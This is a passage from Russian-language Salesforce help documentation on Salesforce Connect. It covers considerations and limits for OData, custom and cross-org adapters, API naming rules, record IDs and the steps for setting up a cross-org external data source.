- Для отражения взаимосвязей поиска из организации поставщика в организации подписчика можно использовать взаимосвязи внешнего поиска. Выполните синхронизацию родительских и дочерних объектов для каждой взаимосвязи поиска, которую требуется использовать в организации подписчика. Каждое поле взаимосвязи поиска становится текстовым полем в организации подписчика. Измените тип текстового поля, созданного при синхронизации, на «Взаимосвязь внешнего поиска». При указании родительского объекта взаимосвязи внешнего поиска выберите внешний объект, который соответствует родительскому объекту в организации поставщика.

Также изучите рекомендации, применимые ко всем адаптерам Salesforce Connect.

СМ. ТАКЖЕ:

Рекомендации по использованию внешних объектов с возможностью записи для Salesforce Connect: все адаптеры

Рекомендации по синхронизации для Salesforce Connect: все адаптеры

Адаптер Cross-Org для Salesforce Connect

Рекомендации по использованию внешних объектов с возможностью записи для Salesforce Connect — адаптеры OData 2.0 и 4.0

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

На внешние объекты с возможностью записи, связанные с адаптерами OData для Salesforce Connect, распространяются некоторые правила и ограничения.

- Настраиваемое поле внешнего объекта, связанные со сложным типом OData во внешней системе всегда только для чтения, даже если внешний объект имеет разрешение для записи.
- Внешние объекты, доступные для записи, недоступны для внешних крупных источников данных.
- Если для внешней системы требуются операции записи для указания значений ключей объекта, убедитесь, что значения стандартного поля «Внешний код» и значения ключей объекта не противоречат друг другу. Для каждой операции записи следует указать значение стандартного поля «Внешний код» или значения настраиваемого поля, которые формируют ключ объекта, но не оба эти значения.
- При редактировании записи внешнего объекта приложение Salesforce Connect отправляет HTTP-запрос во внешнюю систему.
  - Если запись редактируется из пользовательского интерфейса Salesforce, HTTP-запрос охватывает все поля, в том числе не изменившиеся.
  - Если запись редактируется при помощи API, охватываются только указанные поля в HTTP-запрос.
- Убедитесь в том, что поставщик OData поддерживает методы HTTP, используемые адаптером Salesforce Connect.

Для этого выполните указанные ниже действия.	**Адаптер OData 4.0 использует данный метод HTTP**	**Адаптер OData 2.0 использует данный метод HTTP**
Создание записи	`POST`	`POST`
Редактирование записи	`PATCH`	`POST` с заголовком `X-HTTP-METHOD`, заданным равным `MERGE`
Удаление записи	`DELETE`	`DELETE`
Просмотр записи	`GET`	`GET`

Также изучите рекомендации, применимые ко всем адаптерам Salesforce Connect.

СМ. ТАКЖЕ:

Рекомендации по использованию внешних объектов с возможностью записи для Salesforce Connect: все адаптеры

Внешние коды и ключи объектов OData

Адаптер OData 2.0 или 4.0 для Salesforce Connect

Рекомендации по использованию внешних объектов, доступных для записи, для Salesforce Connect: пользовательские адаптеры

Некоторые особые алгоритмы и ограничения влияют на внешние объекты, доступные для записи, которые связаны с пользовательскими адаптерами для Salesforce Connect.

- Внешние объекты, доступные для записи, не доступны для внешних крупных источников данных.
- Очередные изменения внешних данных выполняются в течение некоторого времени, поэтому записи внешнего объекта, прочитанные последовательно, могут содержать разные данные.

Также изучите рекомендации, применимые ко всем адаптерам Salesforce Connect.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

Рекомендации по использованию внешних объектов с возможностью записи для Salesforce Connect: все адаптеры

Пользовательский адаптер для Salesforce Connect

Руководство разработчика Apex: Внешние объекты с возможностью записи

Рекомендации по использованию быстрых действий для Salesforce Connect: все адаптеры

Внешние объекты поддерживают быстрые действия, кроме тех случаев, когда такие действия включают характеристики или функциональные возможности, несовместимые с внешними объектами.

Например:

- Формулы не могут содержать ссылки на внешние объекты, поэтому вы не можете сослаться на поле внешнего объекта с тем, чтобы установить набор заранее определенных значений поля для быстрого действия.
- Действия записи вызова в журнал создают задачи, недоступные для внешних объектов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Рекомендации по пакетированию для Salesforce Connect: все адаптеры

Некоторые особые алгоритмы и ограничения влияют на пакетирование внешних источников данных, а также их зависимых внешних объектов и настраиваемых полей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

- После установки внешнего источника данных из управляемого или неуправляемого пакета подписчик должен выполнить повторную проверку подлинности во внешней системе.
  - При использовании проверки подлинности паролей подписчик должен повторно ввести пароль в определение внешнего источника данных.
  - При использовании OAuth подписчик должен обновить URL-адрес обратного вызова в конфигурации клиента для поставщика проверки подлинности, а затем выполнить повторную проверку подлинности путем установки флажка «Начать процесс проверки подлинности при сохранении» для внешнего источника данных.
- Сертификаты не подлежат пакетированию. При пакетировании внешнего источника данных, определяющего сертификат, убедитесь, что организация подписчика использует действительный сертификат с тем же именем.
- Внешние объекты управляемых и неуправляемых пакетов добавляются в компонент настраиваемого объекта.
- Добавление внешнего источника данных в пакет препятствует автоматическому добавлению других компонентов.
- Добавление внешнего объекта в пакет инициирует автоматическое добавление списковых представлений, макетов страниц, настраиваемых полей, компонента настраиваемого объекта, определяющего внешний объект, и внешнего источника данных. Если внешний объект содержит поля взаимосвязи поиска, внешнего поиска или непрямого поиска, то родительские объекты добавляются в пакет автоматически.
- Если доступ к внешнему источнику данных назначается посредством набора полномочий или параметров профиля, добавленных в пакет, то включенные внешние источники данных добавляются в пакет автоматически.
- Назначение внешнего объекта посредством набора полномочий или параметров профиля, добавленных в пакет, инициирует автоматическое добавление настраиваемых полей, списковых представлений, макетов страниц, компонента настраиваемого объекта, определяющего внешний объект, и внешнего источника данных.

СМ. ТАКЖЕ:

Рекомендации по использованию Salesforce Connect: все адаптеры

Salesforce Connect

Рекомендации по использованию Lightning Experience для Salesforce Connect: все адаптеры

Пользователи могут получать доступ к внешним объектам из приложения Lightning Experience, но при этом применяются некоторые требования и особые правила.

- Для внешних источников данных, связанных с внешними объектами, флажок **«Большой объем данных»** не устанавливается. Данное требование не применяется к межорганизационному адаптеру для Salesforce Connect.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

Рекомендации по использованию Salesforce Connect: все адаптеры

Salesforce Connect

Рекомендации по использованию Salesforce1 для Salesforce Connect: все адаптеры

Приложение Salesforce1 позволяет пользователям просматривать и искать внешние объекты, но использует некоторые особые алгоритмы и ограничения.

- Ниже перечислены условия, при выполнении которых внешние объекты добавляются в раздел «Недавние» меню навигации приложения Salesforce1 как часть компонента «Элементы интеллектуального поиска». При необходимости коснитесь пункта **«Больше»**.
  - Подобно настраиваемым объектам, внешние объекты должны быть назначены доступным вкладкам, а полномочия объекта должны быть предоставлены посредством профилей или наборов полномочий.
  - Для внешних источников данных, связанных с внешними объектами, флажок **«Большой объем данных»** не устанавливается. Данное требование не применяется к межорганизационному адаптеру для Salesforce Connect.
- Для отображения внешних объектов в перечисленных ниже приложениях необходимо установить флажок **«Включить поиск»** в соответствующих внешних источниках данных. Данное требование не применяется к настраиваемым адаптерам для Salesforce Connect.
  - Загружаемое приложение Salesforce1 для iOS
  - Мобильное веб-приложение Salesforce1 для устройств iOS

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

Рекомендации по использованию Salesforce Connect: все адаптеры

Salesforce Connect

Рекомендации по использованию консоли для Salesforce Connect: все адаптеры

Пользователи могут работать с внешними объектами из консоли Salesforce в Salesforce Classic, но при этом следует соблюдать определенные требования и ограничения.

- Внешние объекты доступны только на консоли Salesforce в Salesforce Classic. Другие консоли не поддерживаются.
- Внешние объекты не были полностью приспособлены к консоли и могут использовать непредвиденные алгоритмы. Другие объекты также не были полностью адаптированы к консоли, однако они помечены звездочкой (*) в области настройки консоли. Внешние объекты не помечаются звездочками.
- Для внешних источников данных, связанных с внешними объектами, флажок **«Большой объем данных»** не устанавливается. Данное требование не применяется к межорганизационному адаптеру для Salesforce Connect.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

Консоль Salesforce в Salesforce Classic

Ограничения для консоли Salesforce Classic

Рекомендации по использованию Salesforce Connect: все адаптеры

Salesforce Connect

Рекомендации сообщества по использованию Salesforce Connect: все адаптеры

Пользователи могут получать доступ к внешним объектам из сообществ, но при этом применяются некоторые требования и ограничения.

- Необходимо создать сообщества с помощью шаблона Обслуживание клиентов (Napili) или вкладок Salesforce и шаблона Visualforce.
- Этот список применяется к сообществам, которые созданы с помощью шаблона Обслуживание клиентов (Napili).
  - Для внешних источников данных, связанных с внешними объектами, флажок **«Большой объем данных»** не устанавливается. Данное требование не применяется к межорганизационному адаптеру для Salesforce Connect.
  - Если для параметра «Тип удостоверения» внешнего источника данных установлено значение «На пользователя», участники сообщества не смогут установить свои регистрационные данные. Однако можно установить параметры проверки подлинности каждого пользователя и управлять ими из Lightning Experience или Salesforce Classic.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

Рекомендации по использованию Salesforce Connect: все адаптеры

Salesforce Connect

Рекомендации Apex для Salesforce Connect: все адаптеры

Код Apex может получать доступ к внешним объектам, но при этом существуют некоторые требования и ограничения.

- Ниже перечислены функции, недоступные для внешних объектов.
  - Общий доступ под управлением Apex
  - Триггеры Apex
- При использовании разработчиками Apex для манипулирования записями внешних объектов асинхронное назначение времени и активная очередь фоновых заданий минимизируют потенциальные конфликты сохранения. Специальный набор методов и ключевых слов Apex позволяет решить потенциальные проблемы назначения времени с выполнением записи. Apex также позволяет извлекать результаты операций удаления и вставки. Для мониторинга динамики работ для операций записи посредством интерфейсов API или SOQL используется объект BackgroundOperation.
- Нельзя использовать `Database.countQuery` вместе с любым запросом, включающим внешние объекты.
- Если ваш код получает доступ к внешним объектам и используется в пакете Apex, используйте `Iterable<sObject>` вместо `Database.QueryLocator`.

```
global Iterable<SObject> start(Database.BatchableContext batchableContext){
return [SELECT Id, salesOrderId__c, note__c FROM SalesOrder__x ORDER BY Id];
}
```

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

Руководство разработчика Apex: Использование пакетов Apex

Рекомендации по использованию Apex Connector Framework для Salesforce Connect: пользовательский адаптер

Рекомендации по использованию Salesforce Connect: все адаптеры

Salesforce Connect

Общие ограничения для Salesforce Connect: все адаптеры

Просмотрите ограничения по использованию Salesforce Connect.

Назначенная пользовательская лицензия определяет максимальное количество настраиваемых объектов, доступных каждому пользователю. Кроме того, предоставляются полномочия объектов в количестве, не превышающем число внешних объектов. Внешние объекты не учитываются ограничениями для настраиваемых объектов.

Максимальное количество внешних объектов на одну организацию[1]	100
Максимальное количество присоединений на один запрос для внешних объектов и объектов других типов	4
Максимальная длина маркера OAuth, созданного внешней системой	4 000 символов
Максимальное количество новых строк, извлеченных в течение часа поисками SOSL и Salesforce. Данное ограничение не применяется к внешним источникам данных большого объема.	100 000

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Максимальное количество новых строк, извлеченных или созданных в течение часа. Данное ограничение не применяется к следующему: • внешние источники данных большого объема; • строки, извлеченные только как результаты поиска и не открытые или не отредактированные; • другие строки, которые уже были извлечены.	50 000

[1]Ограничение, равное 100 внешним объектам, применяется независимо от количества дополнительных компонентов Salesforce Connect, приобретенных для организации. Внешние объекты не учитываются ограничениями для настраиваемых объектов.

Общие ограничения для Salesforce Connect: адаптеры OData 2.0 и 4.0

Просмотрите ограничения для адаптеров OData для Salesforce Connect.

СМ. ТАКЖЕ:

Рекомендации по использованию Salesforce Connect: все адаптеры

Salesforce Connect

Общие ограничения для Salesforce Connect: адаптеры OData 2.0 и 4.0

Просмотрите ограничения для адаптеров OData для Salesforce Connect.

Ниже перечислены ограничения, доступные для организации.

- 10 000 запросов OData в час при использовании версии Enterprise Edition, Performance Edition и Unlimited Edition. Более высокие ограничения доступны по запросу.
- 1 000 запросов OData в час при использовании версии Developer Edition.

Максимальный размер HTTP-запроса для OData	8 МБ
Максимальный размер HTTP-ответа для OData	8 МБ
Максимальный размер результирующего набора для запроса OData	16 МБ
Максимальный размер результирующего набора для подзапроса OData	1 000 строк.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

Общие ограничения для Salesforce Connect: все адаптеры

Рекомендации по применению ограничений по частоте запросов OData для Salesforce Connect: адаптеры OData 2.0 и 4.0

Адаптер OData 2.0 или 4.0 для Salesforce Connect

Работа с данными в другой организации Salesforce с помощью адаптера Cross-Org для Salesforce Connect

Подключайте пользователей к данным, хранящимся в другой организации Salesforce.

Адаптер Cross-Org для Salesforce Connect
Связывание данных между организациями Salesforce позволяет повысить эффективность сотрудничества и усовершенствовать выполняемые процессы. Благодаря адаптеру cross-org Salesforce Connect использует вызовы Force.com REST API для доступа к записям в других организациях Salesforce. Тем не менее, пользователям доступна быстрая и удобная настройка посредством интерактивных инструментов.

Настройка Salesforce Connect для доступа к данным в другой организации с помощью адаптера Cross-Org
Предоставьте пользователям прямой доступ к данным в других организациях Salesforce для составления полной картины о деятельности компании. Пользователям доступна быстрая и удобная настройка адаптера cross-org для Salesforce Connect посредством интерактивных инструментов.

Рекомендации для Salesforce Connect: адаптер Cross-Org
Просмотрите особые правила, ограничения и рекомендации по использованию адаптера cross-org для Salesforce Connect.

Адаптер Cross-Org для Salesforce Connect

Связывание данных между организациями Salesforce позволяет повысить эффективность сотрудничества и усовершенствовать выполняемые процессы. Благодаря адаптеру cross-org Salesforce Connect использует вызовы Force.com REST API для доступа к записям в других организациях Salesforce. Тем не менее, пользователям доступна быстрая и удобная настройка посредством интерактивных инструментов.

Пользователи и платформа Force.com взаимодействуют с данными других организаций посредством внешних объектов. Адаптер Salesforce для Lightning Connect преобразует каждое взаимодействие в вызов Force.com REST API.

Предположим, что перечень продуктов хранится в одной организации Salesforce. При этом региональным и местным отделениям, имеющим собственные организации, должна быть доступна оперативная информация по остаткам. Благодаря адаптеру Salesforce для Lightning Connect данные могут быть доступны другим организациям без нарушения заданных ограничений доступа.

Адаптер cross-org производит вызов Force.com REST API каждый раз при выполнении перечисленных ниже условий.

- Пользователь выбирает вкладку внешнего объекта для спискового представления.
- Пользователь просматривает страницу сведений о записи внешнего объекта.
- Пользователь просматривает страницу сведений о записи родительского объекта, содержащую связанный список дочерних записей внешнего объекта.
- Пользователь выполняет глобальный поиск Salesforce.
- Пользователь создает, редактирует или удаляет запись внешнего объекта.
- Пользователь запускает отчет.
- В конструкторе отчетов загружается предварительная версия.
- Внешний объект опрашивается посредством потоков, интерфейсов API, Apex, SOQL или SOSL.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

- Выполняется проверка или синхронизация внешнего источника данных.

Настройка Salesforce Connect с адаптером cross-org выполняется только посредством интерактивных инструментов.

Организации поставщика и подписчика в Salesforce Connect: адаптер Cross-Org

Организация поставщика хранит данные, доступные *организации подписчика*.

API-имена для внешних объектов и настраиваемых полей в Salesforce Connect: адаптер Cross-Org

При создании внешних объектов и настраиваемых полей в организации подписчика посредством синхронизации их API-имена извлекаются из соответствующих API-имен в организации поставщика.

Идентификаторы записей и внешние идентификаторы для внешних объектов в Salesforce Connect: адаптер Cross-Org

Коды записей для внешних объектов извлекаются из соответствующих кодов записей в организации поставщика. Значения внешнего кода в записях внешних объектов соответствуют кодам записей в организации поставщика.

Доступ пользователя к внешним данным в Salesforce Connect: адаптер Cross-Org

Доступ пользователя к внешним данным определяется параметрами организаций подписчика и поставщика.

СМ. ТАКЖЕ:

Salesforce Connect

Настройка Salesforce Connect для доступа к данным в другой организации с помощью адаптера Cross-Org

Рекомендации для Salesforce Connect: адаптер Cross-Org

Организации поставщика и подписчика в Salesforce Connect: адаптер Cross-Org

Организация поставщика хранит данные, доступные *организации подписчика*.

Внешний источник данных и внешние объекты определяются в организации подписчика. Внешние объекты и их поля могут создаваться вручную или автоматически (путем синхронизации метаданных организации поставщика). При просмотре или поиске данных внешних объектов в организации подписчика данные извлекаются из организации поставщика и отображаются в организации подписчика. Когда пользователи создают или редактируют записи внешних объектов в организации-подписчика, данные сохраняются в организации-поставщике.

- Организация может выступать в качестве подписчика и поставщика.
- Организация подписчика может получать доступ к данным от разных организаций поставщика.
- Организация поставщика может предоставлять доступ к данным разным организациям подписчика.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

Адаптер Cross-Org для Salesforce Connect

API-имена для внешних объектов и настраиваемых полей в Salesforce Connect: адаптер Cross-Org

При создании внешних объектов и настраиваемых полей в организации подписчика посредством синхронизации их API-имена извлекаются из соответствующих API-имен в организации поставщика.

API-имя каждого внешнего объекта заканчивается суффиксом `__x`. API-имена настраиваемых полей внешних объектов используют традиционный суффикс `__c`. При синхронизации объектов и настраиваемых полей посредством адаптера cross-org для Salesforce Connect действуют следующие правила.

- Если API-имя не содержит суффикс в организации поставщика, то API-имя повторно используется в организации подписчика, но дополняется суффиксом `__x` (для объекта) или `__c` (для поля).
- Если API-имя содержит суффикс в организации поставщика, то API-имя повторно используется в организации подписчика. При этом удаляется один из символов подчеркивания (_) из исходного суффикса, но добавляется новый суффикс `__x` или `__c`.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Пример: При синхронизации объекта Account организации поставщика организация подписчика создает:

- Внешний объект с API-именем `Account__x`
- Настраиваемые поля, включая поле с API-именем `Account__x.Name__c`

При синхронизации объекта `CustObj__c` организации поставщика организация подписчика создает:

- Внешний объект с API-именем `CustObj_c__x`
- Настраиваемые поля, включая поле с API-именем `CustObj_c__x.Name__c`

Если объект организации поставщика содержит настраиваемое поле, то организация подписчика создает настраиваемое поле для эквивалентного внешнего объекта. Например:

- `Account__x.MyCustField_c__c`
- `CustObj_c__x.MyOtherCustField_c__c`

При синхронизации внешнего объекта `Account__x` организации поставщика организация подписчика создает:

- Внешний объект с API-именем `Account_x__x`
- Настраиваемые поля, включая поле с API-именем `Account_x__x.Name_c__c`

СМ. ТАКЖЕ:

Адаптер Cross-Org для Salesforce Connect

Идентификаторы записей и внешние идентификаторы для внешних объектов в Salesforce Connect: адаптер Cross-Org

Коды записей для внешних объектов извлекаются из соответствующих кодов записей в организации поставщика. Значения внешнего кода в записях внешних объектов соответствуют кодам записей в организации поставщика.

Каждый объект Salesforce имеет код объекта, первые три символа которого используются как ключевой префикс. Уникальный ключевой префикс назначается внешнему объекту при создании.

Каждая запись внешнего объекта имеет код записи, ключевой префикс которого соответствует коду внешнего объекта. Остальная часть кода записи внешнего объекта соответствует исходному коду записи в организации поставщика, кроме исходного ключевого префикса.

Каждый код записи, извлекаемый из организации поставщика, преобразуется в организации подписчика в строку, состоящую из 18 нечувствительных к регистру символов.

Кроме того, исходный код записи доступен в организации подписчика как значение стандартного поля «Внешний код» в записи внешнего объекта.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Каждый внешний объект содержит стандартное поле «Внешний код». Его значения однозначно определяют каждую запись внешнего объекта в организации. Если внешний объект во взаимосвязи внешнего поиска является родительским, то стандартное поле «Внешний код» используется для идентификации дочерней записи.

Пример: При синхронизации объекта Account организации поставщика объекту `Account__x` организации подписчика назначается ключевой префикс `x00`. Запись объекта Account в организации поставщика с кодом 001B0000003SVC7IAO отображается в организации подписчика с кодом x00B0000003SVC7IAO и внешним кодом 001B0000003SVC7IAO.

СМ. ТАКЖЕ:

Адаптер Cross-Org для Salesforce Connect

Доступ пользователя к внешним данным в Salesforce Connect: адаптер Cross-Org

Доступ пользователя к внешним данным определяется параметрами организаций подписчика и поставщика.

Регистрационные данные, используемые организацией подписчика для подключения к организации поставщика, связаны с пользователем в организации поставщика. Данный пользователь называется *подключенным пользователем*.

Пользователю в организации подписчика могут быть доступны только данные, доступные подключенному пользователю внутри организации поставщика. Иными словами, доступ пользователя в организации подписчика не нарушает ограничения доступа подключенного пользователя, которые определяются данными параметрами в организации поставщика.

- Безопасность объекта (наборы полномочий и профили)
- Безопасность поля (наборы полномочий и профили)
- Безопасность записи (единые параметры общего доступа, иерархии ролей и правила общего доступа)

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

В организации подписчика доступ к внешним объектам может быть предоставлен пользователям посредством наборов полномочий и профилей.

СМ. ТАКЖЕ:

Адаптер Cross-Org для Salesforce Connect

Настройка Salesforce Connect для доступа к данным в другой организации с помощью адаптера Cross-Org

Настройка Salesforce Connect для доступа к данным в другой организации с помощью адаптера Cross-Org

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания и редактирования внешних источников данных:	«Настройка приложения»
Для создания и редактирования внешних объектов:	«Настройка приложения»
Для определения или изменения справки объекта:	«Настройка приложения»
Для создания и редактирования настраиваемых полей:	«Настройка приложения»
Для редактирования наборов полномочий и профилей пользователей:	Управление профилями и наборами полномочий
Для редактирования параметров проверки подлинности другого пользователя для внешних систем:	Управление пользователями

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Предоставьте пользователям прямой доступ к данным в других организациях Salesforce для составления полной картины о деятельности компании. Пользователям доступна быстрая и удобная настройка адаптера cross-org для Salesforce Connect посредством интерактивных инструментов.

Чтобы настроить Salesforce Connect с адаптером cross-org, выполните указанные ниже действия.

1. Определите внешний источник данных типа «`Salesforce Connect. Cross-Org`».

   Создайте внешний источник данных для каждой организации поставщика.

2. Создайте внешние объекты.

   Выполните данное действие только при условии отмены синхронизации для автоматического создания внешних объектов. Создайте внешний объект в организации подписчика для каждого нужного объекта в организации поставщика.

3. Создайте содержимое справки для внешних объектов.

   Помогите пользователям различать внешние и другие объекты, которые могут иметь похожие имена и типы данных, в организации подписчика. Создайте страницы Visualforce для описания внешних объектов в организации подписчика. Ссылка **«Справка для этой страницы»**, выбранная пользователем при просмотре внешнего объекта, позволяет просмотреть содержимое настраиваемой справки.

4. Добавьте настраиваемые поля и взаимосвязи во внешние объекты.

   Создайте взаимосвязи между объектами. При отмене синхронизации для автоматического создания внешних объектов и их полей в организации подписчика создайте настраиваемое поле для каждого нужного поля организации поставщика.

5. Предоставьте пользователям доступ к внешним объектам.

   Предоставьте полномочия объекта посредством наборов полномочий или профилей.

6. Предоставьте пользователям доступ к полям внешних объектов.

   Предоставьте полномочия поля посредством наборов полномочий или профилей.

7. Если внешний источник данных использует индивидуальную проверку подлинности, выполните указанные ниже действия.

   a. Разрешите пользователям выполнять проверку подлинности во внешней системе.

      Предоставьте пользователям доступ к параметрам проверки подлинности для внешнего источника данных посредством наборов полномочий или профилей.

   b. Настройте параметры проверки подлинности каждого пользователя.

      Данное действие может быть выполнено администратором или пользователями.

      Совет: Рекомендуем обучить пользователей процессу настройки параметров проверки подлинности для внешних систем. Убедитесь, что пользователи понимают, какие регистрационные данные следует вводить для организации поставщика. При использовании приложения OAuth 2.0 процесс приложения OAuth отображает страницу входа Salesforce дважды: сначала при входе в организацию поставщика для получения маркера доступа, а затем при повторном входе в организацию подписчика. Рекомендуем протестировать процесс OAuth на наличие потенциально бесполезных напоминаний или переадресаций, а также обучить пользователей должным образом. Доступные процессы OAuth определяются используемой внешней системой, текущим поставщиком проверки подлинности и выбранными областями.

СМ. ТАКЖЕ:

Адаптер Cross-Org для Salesforce Connect

Рекомендации для Salesforce Connect: адаптер Cross-Org

Руководство разработчика: *руководство разработчика Visualforce*

Взаимосвязи внешних объектов

Организации поставщика и подписчика в Salesforce Connect: адаптер Cross-Org

Определение внешнего источника данных для Salesforce Connect: адаптер Cross-Org

Дайте своим пользователям прямой доступ к данным в своих организациях Salesforce.

1. Введите строку «*Внешние источники данных*» в поле «Быстрый поиск» в меню «Настройки», затем выберите пункт **«Внешние источники данных»**.
2. Чтобы создать внешний источник данных, нажмите кнопку **«Создать внешний источник данных»**. Чтобы изменить текущий внешний источник данных, щелкните ссылку **«Правка»**.
3. Заполните поля.

Поле	Описание
Метка	Понятное имя внешнего источника данных. Метка отображается в пользовательском интерфейсе Salesforce (например, в списковых представлениях). При назначении параметру «Тип удостоверения» значения «На пользователя» данная метка отображается при просмотре или редактировании параметров проверки подлинности для внешних систем.
Имя	Уникальный идентификатор, используемый для обращения к определению внешнего источника данных посредством API. Имя может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным и начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Тип	Выберите **Salesforce Connect: Cross-Org**.
Подключение к	Данное поле определяет URL-адрес, используемый для подключения к организации поставщика.
URL-адрес	При заполнении поля «Подключение к» значением «Настраиваемый URL-адрес» введите URL-адрес входа для организации поставщика.
Версия API	Выберите версию API, поддерживаемую организацией поставщика. Версия API определяет объекты, поля и типы организации поставщика, доступные пользователям из организации подписчика.
Время ожидания подключения	Количество секунд, используемое для ожидания ответа от организации поставщика перед истечением срока действия. По умолчанию используется максимальное значение, равное 120 секундам.
Внешние объекты с возможностью записи	Позволяют платформе Force.com и пользователям данной организации создавать, обновлять и удалять записи для внешних объектов, связанных с внешним источником данных.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования внешних источников данных:

- Настройка приложения

Поле	Описание
	Данные о внешнем объекте хранятся за пределами организации. По умолчанию внешние объекты используются только для чтения.
Включить поиск	Данное поле определяет необходимость поиска данных внешних объектов, хранящихся в организации поставщика, посредством глобальных поисков в организации подписчика. Если данный флажок установлен, можно управлять доступностью объектов для поиска, устанавливая или снимая флажок «Разрешить поиск» для каждого внешнего объекта. Поиск может охватывать только поля текста, области текста и области подробного текста внешних объектов. При отсутствии полей, доступных для поиска, поиски по внешнему объекту не возвращают записи.
Тип удостоверения	Данное поле определяет необходимость использования организацией подписчика одного или нескольких наборов регистрационных данных для доступа к организации поставщика. См. раздел «Тип удостоверения для внешних источников данных» на странице 6774.

4. Выберите нужный протокол проверки подлинности.
   - При выборе значения **«Проверка подлинности паролей»** введите имя пользователя и пароль для доступа к внешней системе.
   - При выборе значения **«OAuth 2.0»** заполните поля ниже.

Поле	Описание
Поставщик проверки подлинности	Выберите нужного поставщика проверки подлинности Salesforce. См. раздел «Настройка поставщика проверки подлинности Salesforce» справки Salesforce.
Область	Выберите область полномочий для отправки запроса на маркер доступа. Допустимые значения определяются поставщиком проверки подлинности. См. раздел Использование параметра Scope на странице 1169. Прим.: – Введенное значение заменяет значение поля «Стандартные области», заданное в указанном поставщике проверки подлинности. – Необходимость определения областей может влиять на необходимость отображения страницы согласия каждым процессом OAuth. – Рекомендуем пользователям запрашивать маркер обновления или автономный доступ. В противном случае, при истечении срока действия маркера доступ к внешней системе отменяется.

Поле	Описание
Начать процесс проверки подлинности при сохранении	Чтобы выполнить проверку подлинности на внешней системе и получить маркер OAuth, отметьте флажком этот пункт. Данный процесс проверки подлинности называется процессом OAuth. При нажатии кнопки **«Сохранить»** внешняя система отображает запрос на выполнение входа. После успешного входа внешняя система предоставляет пользователю маркер OAuth для доступа к данным из текущей организации. Повторите процесс OAuth для создания маркера (например, при истечении срока действия маркера) или редактирования поля «Область» или «Поставщик проверки подлинности».

5. Нажмите кнопку **«Сохранить»**.
6. Нажмите кнопку **«Проверить и синхронизировать»** и подтвердите успешность подключения.

   При отображении сообщения об ошибке воспользуйтесь документами ниже.

   - Раздел Коды состояний и ответы с ошибками в *Руководстве разработчика Force.com REST API*
   - Подразделы «API Fault Element», «ExceptionCode», «Error» и «StatusCode» раздела «Core Data Types Used in API Calls» *Руководства разработчика SOAP API*

7. При необходимости выберите таблицы и щелкните **«Синхронизировать»**. Ниже перечислены действия, выполняемые для каждой выбранной таблицы.

   - Автоматическое создание внешнего объекта Salesforce.
